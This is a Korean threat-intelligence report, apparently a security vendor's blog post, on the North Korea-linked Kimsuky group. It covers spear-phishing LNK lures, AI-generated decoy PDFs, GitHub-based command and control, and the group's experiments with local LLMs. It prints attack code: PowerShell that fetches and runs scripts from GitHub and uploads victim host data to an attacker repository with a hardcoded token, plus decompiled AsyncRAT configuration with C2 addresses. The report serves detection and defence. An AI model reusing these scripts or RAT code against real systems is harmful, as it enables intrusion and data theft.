

AI를 공격 체계에 접목하는 김수키, 미끼 문서 제작부터 로컬 LLM 구축까지


genians.co.kr/blog/threat_intelligence/kimsuky_ai_llm

Genians

August 9, 2026

Kimsuky Integrates AI into Attack Operations, From AI-Generated Decoy Documents to a Local LLM

Genians



Kimsuky Integrates AI into Attack Operations, From AI-Generated Decoy Documents to a Local LLM

◆ 주요 결과 (Key Findings)

- 김수키 그룹이 Ollama, GPT4All, Msty 3종의 로컬 LLM 구축 및 운용한 정황 관측
- AI 기술을 공격 전반에 접목하기 위해 관련 기술과 역량을 축적하는 단계로 평가
- Arirang, 싸이트, 가입리력, 로출되었는지 등 북한 연계성 특징을 보이는 단서 식별
- 외국 공관을 비롯해 군사, 안보, 가상자산 분야를 대상으로 표적 공격 전개 지속
- Git 기반 저장소를 C2 인프라 및 암호화된 AsyncRAT 배포 채널로 악용
- LNK, PowerShell, GitHub 악용 등 행위 기반 EDR 탐지 및 위협 헌팅 강화 필요

1. 요약 (Executive Summary)

지니언스 시큐리티 센터(Geniens Security Center)는 북한 정찰정보총국 산하 사이버 위협 그룹으로 알려진 김수키(Kimsuky)와 연관된 것으로 평가되는 GitHub 및 GitLab 기반 공격 활동을 지속적으로 추적하고 있습니다.

해당 공격은 최근 새롭게 등장한 단일 캠페인이 아니라 수년간 관찰되어 온 김수키 공격 활동의 연장선상에 위치합니다.

특히 2023년 공개한 「[FlowerPower](#)」 캠페인과 마찬가지로 PowerShell 기반 실행 체계를 유지하면서 Git 기반 저장소를 적극 활용한다는 공통점을 보이며, 2024년 「[새해 오피니언 언론 칼럼 위장 해킹 분석](#)」에서 확인된 공격 전술과도 연계성을 확인할 수 있습니다.


이에 따라 본 보고서에서는 기존 FlowerPower 계열의 공격 흐름을 계승하면서 Git 기반 명령제어(C2) 운영 구조를 결합한 공격 활동을 Operation GitPower로 명명하고 지속적으로 추적하고 있습니다.

김수키 그룹은 오랜 기간 동안 정책, 학술, 국제협력, 외교안보 연구 분야 종사자와 관련 기관을 대상으로 다양한 스피어피싱 공격을 수행해 왔으며, 최근까지 국제행사, 연구보고서, 초청장, 사례비 지급, 수사협조, 회의자료, 금융 및 법률 문서 등으로 위장한 악성 파일을 활용하는 사례가 지속적으로 확인되고 있습니다.

최근 확인되는 공격은 주로 ZIP 압축파일 내부에 포함된 악성 LNK 파일을 통해 수행됩니다. 사용자가 해당 LNK 파일을 실행할 경우 난독화된 명령행 인자가 동작하며, 내부에 포함된 PowerShell 로더가 실행됩니다.

더불어 생성형 AI를 활용해 제작된 것으로 판단되는 가상자산 및 금융 분야 문서가 공격 미끼로 사용된 사례도 확인되었습니다. 해당 문서는 자연스러운 문체와 높은 구성 완성도, 실제 업무 자료와 유사한 형식을 갖춰 사용자의 신뢰를 높이고 악성 파일 실행을 유도합니다.

특히 지니언스 시큐리티 센터는 김수키 그룹이 로컬 LLM과 RAG를 비롯해 Cursor 등 다양한 AI 기술과 도구를 활용하고 실험한 정황도 다수 포착되었습니다.



[그림 1-1] AI 활용 공격 흐름도

위협 행위자는 Base64 인코딩, 문자열 분할, 사용자 정의 디코딩 루틴 등 다양한 난독화 기법을 적용하여 실제 동작을 은폐하고 있는 것으로 확인되었습니다.

본 위협 인텔리전스 보고서는 특정 샘플 하나에 국한되지 않고 다수의 변종에서 반복적으로 확인되는 공격 행위와 인프라 운영 특성을 기반으로 작성되었으며, 향후 동일 계열 공격에 대한 탐지 정책 수립, 위협 헌팅, 침해사고 대응 역량 강화에 활용될 수 있을 것으로 기대됩니다.

기업 및 기관내 보안 조직은 LNK의 비정상적으로 긴 실행 인수, 사용자 정의 Base64 디코딩, 숨김 PowerShell, 예약 작업, GitHub Raw Contents API 접근, 비업무용 PAT 사용, 이미지 확장자를 가진 암호화된 .NET 페이로드를 연계해 탐지해야 합니다.

2. 사례 분석 (Case Study)

2-1. 초기 접근 (Initial Access)

초기 유입은 위협 행위자가 이메일 등을 통해 유포한 ZIP 압축파일을 사용자가 다운로드하고 내부의 LNK 파일을 실행하는 과정에서 시작됩니다.

압축파일 내부에는 정상 공문, 연구자료, 사례비 지급 의뢰서, 언론 원고, 대사관 서신 등 실제 업무에서 사용될 수 있는 파일명과 문서 아이콘을 사용한 LNK(바로가기) 파일이 포함되어 있습니다.

■■■■ 연구원 사무국입니다. 바쁘신 시간을 내시어 설문에 응해주신 전문가분들께 감사의 인사를 드립니다. 저희들의 성의를 표하고자 양식을 첨부하오니 작성하여 보내주시면 빠른 시일내에 처리해 드리겠습니다. 감사합니다. 첨부파일 1 개 (27.66KB) .Gmail 에서 스캔함.  사례비지급의뢰서.zip (27.66KB)	 이메일 사본_계좌 사용 제한 및 이체 안내.zip 1.12MB [법무법인 ■■■■] 안녕하십니까. 저는 ■■■■ 님의 법률대리인인 변호사 ■■■■ 입니다. 현재 저희는 ■■■■ 님께서 겪으신 보이스피싱 범죄 피해 사건과 관련하여 사실관계를 확인 중에 있습니다.				
대용량파일 1개 (740.11KB)  Urgent Letter from the Ambassador Embassy of Poland.zip Dear Sir/Madam, Greetings from the Embassy of Poland! We are delivering an urgent letter from the Ambassador.	첨부파일 <table border="1"> <thead> <tr> <th>파일이름</th><th>크기</th></tr> </thead> <tbody> <tr> <td>Chosun Column 2_■■■■.zip</td><td>810.2 KB</td></tr> </tbody> </table> 편집중 오타 관련하여 원고 재확인 요청드립니다. 비번은 ■■■■ 입니다. 확인주시고 짧은 회신 부탁드립니다. ps:보안방식으로 첨부해드립니다.	파일이름	크기	Chosun Column 2_■■■■.zip	810.2 KB
파일이름	크기				
Chosun Column 2_■■■■.zip	810.2 KB				

[그림 2-1] 정상 업무 문서와 공문으로 위장한 스피어피싱 이메일 사례

실제 확인된 스피어피싱 이메일 사례로, 사례비 지급 의뢰, 법률 문서, 언론 원고 확인, 대사관 긴급 서신 등 다양한 업무 시나리오를 활용하여 사용자의 실행을 유도하는 모습을 보여줍니다.

2-2. AI 기반 미끼 문서 사례 분석


위협 행위자는 그동안 이전 공격에서 탈취하거나 확보한 문서를 후속 스피어피싱 공격의 미끼 문서로 재활용해 왔습니다. 그러나 2026년부터는 생성형 AI를 활용해 제작한 문서를 미끼 파일로 지속적으로 사용한 공격 양상이 확인되고 있습니다.

AI는 짧은 시간 안에 다양한 주제의 문서를 높은 완성도로 생성할 수 있어 위협 행위자에게 매우 효율적인 공격 도구로 활용될 수 있습니다.

이러한 변화는 단순히 미끼 문서 제작 방식의 변화에 그치지 않고, AI를 활용한 사회공학 공격의 자동화와 대량 생산이 가능해지고 있음을 보여준다는 점에서 주목할 필요가 있습니다.

분석 과정에서 확보한 다수의 미끼 PDF 문서는 가상자산, 금융투자, 게임 개발 등 서로 다른 주제를 다루고 있음에도 불구하고 문서 구성과 작성 방식에서 높은 유사성을 보였습니다.

PDF 메타데이터와 문서 구조를 분석한 결과, 생성형 AI를 활용한 자동화 문서 제작 환경이 사용된 것으로 판단되는 여러 정황이 확인되었습니다.



[그림 2-2] 실제 공격에 활용된 PDF 미끼 문서 일부

우선 두 개의 영문 미끼 문서는 PDF 메타데이터에서 Author가 python-docx, Creator가 WPS 文字로 동일하게 기록되어 있었습니다.

python-docx는 Python 환경에서 Microsoft Word 형식의 문서를 자동 생성하기 위해 널리 사용되는 오픈소스 라이브러리이며, WPS 文字는 중국 Kingsoft에서 개발한 WPS Office의 워드 프로세서 구성 요소를 의미합니다.

File	Pumpfun-AI-Attack-Defence-Requirements.pdf	PumpGuard_Pumpfun_AI_Attack_Defence_Requirements_v2_1_GameEngine.pdf
PDF Version	PDF-1.7	PDF-1.7
Fast Web View	No	No
Tagged PDF	No	No
Page Size	[8.50 * 11.00 inch]	[8.50 * 11.00 inch]
Pages	7	20
Title	Add a title	Add a title
Subject	Add a subject	Add a subject
Creator	WPS 文字	WPS 文字
Author	python-docx	python-docx
Producer	Add a producer	Add a producer
Keywords	Add a keywords	Add a keywords
Last Modified	2026-03-11 05:00:04	2026-03-24 05:00:44
Created	2026-03-11 05:00:04	2026-03-24 05:00:44

[그림 2-3] 영문 미끼 문서에 사용된 메타데이터 정보

또한 두 문서는 각각 2026년 3월 11일 오전 5시 00분 04초와 2026년 3월 24일 오전 5시 00분 44초에 생성 및 수정된 것으로 확인되었습니다. 두 문서 모두 생성 시각과 수정 시각이 동일하게 기록되어 있으며, 약 2주 간격으로 제작되었음에도 모두 오전 5시에 생성되었고 시각 차이 역시 약 40초에 불과했습니다.

다음 사례로, 'OOOO 2026년 7월 실전 전략 팩.pdf.lnk'와 같이 실제 투자 전략 자료로 오인하기 쉬운 파일명의 악성 바로가기(LNK) 파일이 유포되었습니다.

해당 파일은 AI 기반 투자 전략 서비스를 제공하는 한국내 핀테크 플랫폼에서 실제 배포하는 문서 형식과 콘텐츠를 모방하여 사용자가 정상 문서로 인식하도록 유도하는 사회공학 기법이 적용되었습니다.

참고로 최근 해당 서비스 운영사는 '실전 적용 가능 전략 팩' 등의 제목을 사용하여 자사를 사칭한 피싱 이메일 주의를 공지하였고, '개인(신용)정보 유출 사실 통지 및 사과문' 제목의 별도 공지를 통해 일부 고객 정보가 유출된 사실도 공개하였습니다.

2026년 7월 실전 전략 팩 | 반도체·AI 모멘텀 + 변동성 관리

AI로 최적화된 검증 전략 5선 · 회원님께서 지금 바로 에 적용하실 수 있습니다.

현재 시장 특징 (2026년 7월 기준)

- 반도체·AI 섹터 주도: 시장을 강하게 주도 중이나, 최근 극단적 쏠림 현상 후 급락 및 변동성이 확대되었습니다.
- 리스크 공존: 상반기 상승세 지속 기대감과 단기 조정 리스크가 공존하는 장세입니다.
- 핵심 과제: 그 어느 때보다 '변동성 관리'가 중요한 시점입니다.

💡 솔루션:

본 전략 팩은 반도체·AI 모멘텀을 활용하면서도 변동성을 제어하고, 코인 및 글로벌 분산 전략을 함께 제공하도록 구성되었습니다.

전략 1. AI·반도체 변동성 조절 모멘텀 전략

가장 추천

왜 지금 적합한가? 반도체·AI가 여전히 주도하지만 최근 급락이 있었기 때문에, 단순 모멘텀 대신 '변동성 필터'를 추가해 위험을 줄였습니다.

🔴 적용 조건 (바로 복사 가능)

조건 항목	설정값	비고
투자 종목 수	8~10개	-

[그림 2-4] AI 분야 투자 전략 내용의 미끼 문서 파일

문서의 시각적 구성에서도 동일한 경향이 나타납니다. 각 페이지의 레이아웃, 일관된 색상 체계, 반복적인 표 구성, 동일한 여백과 섹션 배치 규칙을 유지하고 있습니다.

6/43


제목 영역에는 다양한 이모지(emoji) 요소를 활용하여 문서를 구성하고 있는데, 정통 금융투자 자료에서는 매우 드문 문체입니다.

이러한 디자인 패턴은 최근 생성형 AI 기반 문서 작성 서비스와 웹 기반 프레젠테이션 도구에서 기본적으로 제공하는 템플릿과 높은 유사성을 보입니다.

2-3. 국제 교육행사 Concept Note를 이용한 LNK 사례 분석

동일 캠페인 중에는 국제 교육행사 기획안으로 위장한 공격 사례가 있습니다. 파일명에는 PDF 확장자를 포함해 국제 청소년 교육행사의 기획안처럼 보이도록 구성했습니다.

LNK 속성의 실행 인수 영역에는 매우 긴 문자열이 포함되어 있으며, 이는 실제 PowerShell 스크립트를 은닉하거나 복호화에 필요한 데이터를 저장하기 위한 목적으로 사용됩니다.



LNK 인자 자체가 Base64 형태로 포함된 PowerShell 스크립트를 직접 복호화하고, 저장한 뒤 숨김 PowerShell로 실행합니다.

```
%TEMP%\poqpwoqwdjowej.ps1
```

복호화된 1단계 PowerShell 스크립트는 먼저 시스템의 임시 디렉터리에 다음 파일 경로를 지정합니다.

```
%TEMP%\CONCEPT NOTE of 2026 I-ASEAN Global Youth Camp.pdf
```

이후 GitHub의 Raw Content 서비스를 통해 'riudxkfngidruhkr.pdf' 파일을 내려받아 해당 경로에 저장하고 바로 실행합니다. 따라서 피해자는 파일이 정상적으로 열렸다고 인식할 수 있지만, 실제로는 PDF 표시와 동시에 후속 악성 행위가 백그라운드에서 진행됩니다.

분석된 다운로드 경로는 문자열 결합을 통해 다음 구조로 생성됩니다.

```
https://raw.githubusercontent.com/<계정>/<저장소>/main/<파일명>
```

위험 행위자는 URL을 "ht" + "t" + "ps"와 같이 여러 문자열로 분리해 저장했으며, 계정명과 저장소명 역시 다수의 짧은 문자열로 나누어 결합했습니다. 이러한 구성은 URL 기반 탐지와 정적 문자열 분석을 우회하기 위한 것입니다.

또한 요청 헤더에는 GitHub API 접근에 필요한 액세스 토큰이 하드코딩되어 있고, 현재는 폐기 (Revoke)된 상태입니다.

정상 PDF를 표시한 이후 스크립트는 %AppData% 경로에 다음 PowerShell 파일을 생성합니다. 이 파일은 예약 작업에서 반복 실행할 중간 PowerShell 스크립트입니다.

```
%AppData%\irujkdnjhgtrhdkfdu.ps1
```

이후 악성코드는 다음 이름의 숨김 예약 작업을 등록합니다. 예약 작업은 등록 시점으로부터 약 5분 후 처음 실행되며, 이후 30분 간격으로 반복 실행됩니다.

```
ZHUYHJGTYTFSUHIPOKLKHJHUYGVHGNFH
```

```
$aaa = Join-Path ($env:AppData) "lpieuysjfgtrja.ps1"; $bsp="https://raw.githubusercontent.com/fereraluoip/lauonchon/main/priuightjytfcgffgt.txt";
$hsp=@{Authorization="token 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";
drirc="oope934t783tiu";Accept="application/vnd.github.v3.raw"};
Invoke-WebRequest -Uri $bsp -Headers $hsp -OutFile $aaa;& $aaa;
Remove-Item -Path $aaa -Force;
```

[그림 2-7] irujkdnjhgttrhdkfdu.ps1 명령어 화면

중간 스크립트는 'priuightjytfcgffgt.txt' 파일을 Github에서 내려받아 %AppData% 경로에 'lpieuysjfgtrja.ps1' 파일을 생성해 실행하고 삭제합니다.

%AppData%\lpieuysjfgtrja.ps1

```
$hgfhgsaf = (Get-WmiObject Win32_NetworkAdapterConfiguration | Where-Object { $_.IPAddress -ne $null }).IPAddress[0]
$cyhwjehbf = Get-Date -Format "MMdd_HHmm"
$ffffjhejkhrtu3 = "$hgfhgsaf-$cyhwjehbf-XXX-kkk.txt"
$ssdjsvuwjrjhtb = Join-Path $env:appdata $ffffjhejkhrtu3
(Get-CimInstance Win32_OperatingSystem).LastBootUpTime | Out-File -FilePath $ssdjsvuwjrjhtb
$aaahgy218sfdh = "htt"+"ps"+":/a" + "pi.g" + "ith" + "ub.com/re" + "pos/fereraluoip/lauonchon/contents/kimura/" + $ffffjhejkhrtu3
$gggwhjkjrh = "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"
$ffhwiwe9f7sd = Get-Content -Path $ssdjsvuwjrjhtb -Encoding Byte
$ffghy672jhdwe = [Convert]::ToBase64String($ffhwiwe9f7sd)
$bbbhjdxhje = @{
    message = "Upload file $ffffjhejkhrtu3"
    content = $ffghy672jhdwe
    branch = "main"
}
$hhjeuidk2rf2 = @{
    "Authorization" = "token $gggwhjkjrh"
    "Content-Type" = "application/json"
}
$rrrruif099782ijf = Invoke-RestMethod -Uri $aaahgy218sfdh -Method Put -Body ($bbbhjdxhje | ConvertTo-Json) -Headers $hhjeuidk2rf2
Remove-Item -Path $ssdjsvuwjrjhtb -Force;
```

[그림 2-8] lpieuysjfgtrja.ps1 명령어 화면

이 명령이 동작하면, 감염 시스템의 활성 네트워크 어댑터에서 IP 주소를 수집하고 현재 시각을 조합하여 <IP 주소>-<MMDD_HHMM>-XXX-kkk.txt 형식의 파일명을 생성한 후, %APPDATA% 경로에 해당 TXT 파일을 생성합니다.

이어서 'bhjfkfgtrwehjbfgcf.txt' 파일을 Github에서 내려받아 %AppData% 경로에 'ms_update.ps1' 파일을 생성해 실행하고 삭제합니다.

%AppData%\ms_update.ps1

data	hson
README.md	Initial commit
apple.png	Add files via upload
fox.png	Add files via upload
leopard.png	Add files via upload
lion.png	Add files via upload
qdke.ini	Update qdke.ini
rTom.exe_r	Add files via upload
rabbit.png	Add files via upload
test.vbs	Add files via upload
wiask.ini	Update wiask.ini
wolf.png	Add files via upload

[그림 2-10] 특정 깃허브 공개 저장소에 보관 중인 파일들

특히 apple.png, fox.png, lion.png, rabbit.png, wolf.png 등 정상 이미지 파일로 보이는 다수의 파일을 확인하였으며, 분석 결과 이들 파일은 실제 이미지가 아닌 RC4 알고리즘으로 암호화된 .NET 기반 AsyncRAT 페이로드로 확인되었습니다.

위협 행위자는 'rTom.exe_r' 파일과 함께 apple.png, rabbit.png 이미지 파일로 위장한 AsyncRAT을 Git 저장소에 등록해 공격에 활용하고 있었으며, 내부에서 169.254.33.[137 IP 주소가 테스트(OPSEC Fail)로 사용된 정황이 관찰되었습니다.

```

using rTom.Algorithm;
using rTom.Helper;
using System.Security.Cryptography.X509Certificates;

#nullable disable
namespace rTom
{
    public static class sEflasdtng
    {
        public static string Ports = "6606";
        public static string Hosts = "169.254.33.137";
        public static string Version = "0.5.7B";
        public static string Install = "false";
        public static string InstallFolder = "AppData";
        public static string InstallFile = "Test.exe";
        public static string Key = "euwoyfhosdkf";
        public static string MTX = "%MTX%";
        public static string Certificate = "%Certificate%";
        public static string Serversignature = "%Serversignature%";
        public static X509Certificate2 ServerCertificate;
        public static string Anti = "false";
        public static Aes256 aes256 = new Aes256(sEflasdtng.Key);
        public static string Pastebin = "null";
        public static string BDOS = "false";
        public static string Hwid = HwidGen.HWID();
        public static string Delay = "0";
        public static string Group = "Debug";

        public static bool InitializesEflasdtng() => true;
    }
}

```

[그림 2-11] rTom.exe_r 코드 분석 화면

반면, fox.png, leopard.png, lion.png, wolf.png는 C2 주소가 112.216.9[.]171(한국 소재 IP)로 변경된 것으로 확인되었습니다.

```

public static byte[] swinskldfwes()
{
    mPaweuifalsgpac mPaweuifalsgpac = new mPaweuifalsgpac();
    mPaweuifalsgpac.fr0ksckwioject("Packet").AsString = "ClientInfo";
    mPaweuifalsgpac.fr0ksckwioject("HWID").AsString = sEflasdting.Hwid;
    mPaweuifalsgpac.fr0ksckwioject("User").AsString = Environment.UserName.ToString();
    mPaweuifalsgpac.fr0ksckwioject("OS").AsString = new ComputerInfo().OSFullName.ToString().Replace("Microsoft",
    mPaweuifalsgpac.fr0ksckwioject("Version").AsString = sEflasdting.nVefsaw;
    mPaweuifalsgpac.fr0ksckwioject("Admin").AsString = mehasdfiw.IsAdmin().ToString().ToLower().Replace("true",
    mPaweuifalsgpac.fr0ksckwioject("Performance").AsString = mehasdfiw.GetActiveWindowTitle();
    mPaweuifalsgpac.fr0ksckwioject("Pastebin").AsString = sEflasdting.Ueks;
    mPaweuifalsgpac.fr0ksckwioject("Pong").AsString = "";
    mPaweuifalsgpac.fr0ksckwioject("Group").AsString = sEflasdting.Group;
    return mPaweuifalsgpac.Encode2Bytes();
}

public static void InitializeClient()
{
    try
    {
        clsiesockesdfwe.tCl = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp)
        {
            ReceiveBufferSize = 51200,
            SendBufferSize = 51200
        };
        if (sEflasdting.Ueks == "wisk")
        {
            string str = "112.216.9.171";
            int port = 3385;
            if (clsiesockesdfwe.IsValidDomainName(str))
            {
                foreach (IPAddress hostAddress in Dns.GetHostAddresses(str))

```

[그림 2-12] 112.216.9.[.]171 주소로 변경된 AsyncRAT

2-5. 위협 행위자의 AI 연구 활용

본 장은 본 보고서의 핵심 발견을 다룹니다.

지니언스 시큐리티 센터는 본 캠페인에서 C2로 활용된 인프라를 대상으로 수개월간 추적, 로 그 분석을 수행하였습니다.

그 과정에서 위협 행위자가 C2 인프라를 명령제어 서버뿐 아니라 악성코드 개발 및 테스트, 탈 취 자료 관리, 그리고 **AI 기술 연구 환경으로 사용 중임을 확인했습니다.**

이를 통해 국가배후 해킹조직 김수키에 속한 위협 행위자가 AI 기술을 단순히 실험하는 수준을 넘어, 악성코드 개발과 공격 기법 고도화 등 실제 위협 활동에 적극 도입하기 위한 연구를 지속 적으로 수행한 것으로 분석됩니다.

Mode	LastWriteTime	Length	Name	Mode	LastWriteTime	Length	Name
d-----	2026-03-09 오전 9:34		aaa	d-----	2026-05-05 오전 11:38		0317
-a-----	2026-03-04 오후 9:32	93	0220D42C1A4B838BF19E7EA21C58CE02.txt	-a-----	2026-05-05 오전 11:39	2286	1.bat
-a-----	2026-03-06 오후 8:32	19	1.php	-a-----	2026-05-05 오전 11:12	1734	1.ps1
-a-----	2026-03-05 오전 10:45	93	16D8AA6884C6977D81293E483186B48D.txt	-a-----	2026-05-05 오전 11:43	2287	2.bat
-a-----	2026-03-05 오후 3:44	1145	a.docx.bak	-a-----	2026-05-05 오후 3:42	1703594	a.pdf
-a-----	2026-03-09 오전 10:20	27232	a.docx.zip	-a-----	2026-05-05 오후 3:40	1634	aa.ps1
-a-----	2026-02-26 오전 10:38	75	a.ps1	-a-----	2026-05-08 오전 9:43	22	aaa.txt
-a-----	2026-02-26 오전 10:37	0	a.ps1.bak	-a-----	2026-05-08 오전 9:43	0	aaa.txt.bak
-a-----	2026-03-05 오후 3:45	4703	aa.inc	-a-----	2026-02-23 오후 3:36	28753223	aaa.zip
-a-----	2026-02-28 오후 4:28	981863	aaa.pdf	-a-----	2026-03-18 오후 4:04	138345	asdf.eml
-a-----	2026-02-23 오후 3:36	28753223	aaa.zip	-a-----	2026-05-08 오전 10:19	717708	bbb.pdf
-a-----	2026-02-24 오후 5:16	3196	aaaaaaa.ps1	-a-----	2026-03-22 오전 11:25	5292508	Chrome-App-Bound-Encryption-Decryption-main.zip
-a-----	2026-03-05 오후 3:47	7865	app.php	-a-----	2026-03-20 오후 3:26	22687744	chromeremotedesktophost.msi
-a-----	2026-03-08 오후 4:58	140738	apple.gif	-a-----	2026-05-08 오전 10:22	1702	fir.ini
-a-----	2026-03-05 오후 3:40	140738	apple.jpg.bak	-a-----	2026-05-05 오전 9:55	1677	help (1).ps1
-a-----	2026-03-04 오후 3:18	2364416	apple.png	-a-----	2026-05-08 오전 9:50	1629	help.ini
